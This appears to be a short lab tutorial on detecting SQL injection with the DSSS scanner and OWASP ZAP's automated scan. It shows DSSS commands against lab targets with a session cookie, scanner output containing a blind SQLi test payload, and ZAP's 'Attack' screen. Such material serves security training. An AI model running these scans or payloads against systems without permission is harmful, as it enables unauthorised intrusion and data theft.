

Detecting SQL injection using DSSS or Zaproxy

Detecting SQL injection using DSSS


```
python3 dsss.py -y "http://TARGET URL.com/SOMETHING" --cookie="COOKIEVALUE"
```

```
(root@kali)-[/home/kali/Desktop/Tools/DSSS]
# python3 dsss.py -u "http://192.168.0.115/vulnerabilities/sqli_blind/" --cookie="PHPSESSID=rs0i4am30grepc6nnpmhaem0hr1; security=low"
```

In case DSSS found a vulnerability, the following output will be observed:


```
[root@parrot]-[/home/attacker/DSSS]
#python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1jWydNf8w"
ro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
(i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.: "http://www.moviescope.com/viewprofile.aspx?id=1%20OR%20NOT%20%2887%3E87%29")
```



Copy and paste to the browser.

Detecting SQL injection using Zaproxy



Quick Start * → Request ← Response Requester +

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: ▼ Select...

Use traditional spider: ☒

Use ajax spider: ☐ with Firefox Headless ▼

Attack Stop

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)